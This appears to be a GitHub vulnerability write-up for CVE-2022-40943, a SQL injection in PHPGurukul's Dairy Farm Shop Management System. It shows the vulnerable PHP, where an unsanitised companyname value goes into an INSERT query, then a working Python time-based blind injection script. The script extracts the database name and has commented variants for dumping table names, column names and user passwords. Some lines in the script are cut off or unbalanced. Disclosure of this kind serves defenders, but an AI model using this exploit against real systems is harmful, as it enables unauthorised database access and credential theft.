

main

...

CVE / Dairy Farm Shop Management System / bwdate-report-ds-sql(CVE-2022-40943).md



Qratty Rename bwdate-report-ds-sql.md to bwdate-report-ds-sql(CVE-2022-40943).md

History

1 contributor

75 lines (56 sloc) 2.2 KB

vendor: <https://phpgurukul.com/>

download link: https://phpgurukul.com/?smd_process_download=1&download_id=10924


Vulnerability trigger parameter: \$cname

The process of vulnerability discovery is as follows:

```

1 <?php
2 session_start();
3 //error_reporting(0);
4 include('includes/config.php');
5 if (strlen($_SESSION['aid']==0)) {
6     header('location:logout.php');
7 } else{
8     // Add company Code
9     if(isset($_POST['submit']))
10     {
11         //Getting Post Values
12         $cname=$_POST['companyname'];
13         $query=mysqli_query($con,"insert into tblcompany(CompanyName) values('$cname')");
14         if($query){
15             echo "<script>alert('Company added successfully.');

```



You can see in the source code that the '\$cname' in the php file is likely to be injected. Then you can judge from the following if else statement that this variable can splice malicious code, and you can perform blind injection.

POC:

```
import requests
import time

url = "http://localhost/DFScms/dfsms/bwdate-report-ds.php"
flag = ''

def payload(i, j):
    startTime=time.time()
    # 数据库名字
    sql = "companyname=-1'and if(ascii(substr(database()),%d,1))>%d,sleep(3),-1)and'1
    # 表名
    #sql = "id = if(ascii(substr((select group_concat(table_name) from information_s
    # 列名
    #sql = "id = if(ascii(substr((select group_concat(column_name) from information_
    # 查询flag
    #sql = "id = if(ascii(substr((select password from users),%d,1))>%d,sleep(5),-1)

    headers = {
        "Content-Type": "application/x-www-form-urlencoded",
        "Cookie": "PHPSESSID=iv4ujtg89cbg68hdmaq44bbk17"
    }

    r = requests.post(url=url, headers=headers, data=sql, timeout=15, verify=False)
```

```

# print (r.url)
if time.time()-startTime>2:
    res = 1
else:
    res = 0
return res

def exp():
    global flag
    for i in range(1, 200):
        low = 31
        high = 127
        while low <= high:
            mid = (low + high) // 2
            res = payload(i, mid)
            if res:
                low = mid + 1
            else:
                high = mid - 1
        f = int((low + high + 1)) // 2
        if (f == 127 or f == 31):
            break
        # print (f)
        flag += chr(f)
        print(flag)

exp()

```



The database name was exploded

